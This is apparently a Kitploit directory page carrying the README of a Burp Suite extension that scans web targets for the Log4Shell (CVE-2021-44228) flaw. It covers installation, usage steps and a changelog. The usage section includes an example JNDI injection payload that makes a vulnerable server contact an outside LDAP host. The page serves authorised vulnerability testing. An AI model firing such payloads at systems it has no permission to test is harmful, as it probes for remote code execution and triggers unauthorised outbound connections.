

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Log4J-Scanner — Burp extension to scan Log4Shell (CVE-2021-44228) vulnerability pre and post auth. | Kitploit

Tools/GitHubGitHub/0xdexter0us/log4j-scanner
Vulnerability ScannersWeb Vulnerability ScannersExploitationWeb Application ExploitationWeb SecurityPenetration Testing
GitHub0xdexter0us/log4j-scanner

Log4J-Scanner

Burp extension to scan Log4Shell (CVE-2021-44228) vulnerability pre and post auth.

View Repository
10224364 years agoReviewed by Kitploit
Share

log4j

Burp extension to scan Log4Shell (CVE-2021-44228) vulnerability with custom payloads.


Disclaimer

I am not responsible for your actions, burp-suite freezing, target getting hacked, thermonuclear war, or the current economic crisis caused by you following these directions. YOU are choosing to use this tool, and if you point your finger at me for messing anything up, I will LMAO at you.


Usage Gif

Instructions:

  • Install the extension either from pre-compiled releases or build from source.
  • Disable/Uncheck all other active scanning extensions like active scan++, burp bounty pro, param-miner etc.
  • From Top-Menu open settings of Log4J Scanner.
  • Add your custom payload and save settings.
  • Select your target > right-click > Scan.
  • Select Scan Configuration > Select from library
  • Only select Audit checks - extensions only and hit OK button.

Special thanks to Silent Signal, instructions and scan configurations are inspired from his extension.

Important instructions to remember:

  • In your custom payload DO NOT add your collaborator url, just add [collaborator-server] as a placeholder,
  • [collaborator-server will be replaced by your collaborator server url itself.
  • Example payload: "${jndi:ldap://[collaborator-server]/a}

Download releases

https://github.com/0xDexter0us/Log4J-Scanner/releases/

Build from source

  • ./gradlew build fatJar
  • Grab the jar file build/libs/Log4J-Scanner-x.x.x.jar

Installation

  1. Download the latest jar from releases or build from source.
  2. Add the jar to Burp Suite.

If you like the project, please give the repo a star! <3

Resources

  • For passive scanning: https://github.com/f0ng/log4j2burpscanner
  • For active scanning: https://github.com/albinowax/ActiveScanPlusPlus & https://github.com/silentsignal/burp-log4shell

Changelog

25 December 2021 - v0.2.0

  • Added Burp Collaborator api.
  • Removed custom scanner.
  • Added Burp scanner api.

13 December 2021 - v0.1.0

  • First public release

Thanks To

  • CoreyD97 - https://github.com/CoreyD97
  • Silent Signal - https://github.com/silentsignal

This was coded be me within a day and is an initial release, bug might occur, bug reports, suggestions and pull requests all are welcome :)


Join our Discord server!

ko-fi

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    327
  • 5

    estorides

    grisuno/estorides

    Aggregates 99+ free OSINT sources in parallel, resolves entities into a knowledge graph, and exports STIX 2.1, MISP, or GraphML with LLM-assisted analysis.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    256

Explore all tools

Browse our collection of tools

View all tools →






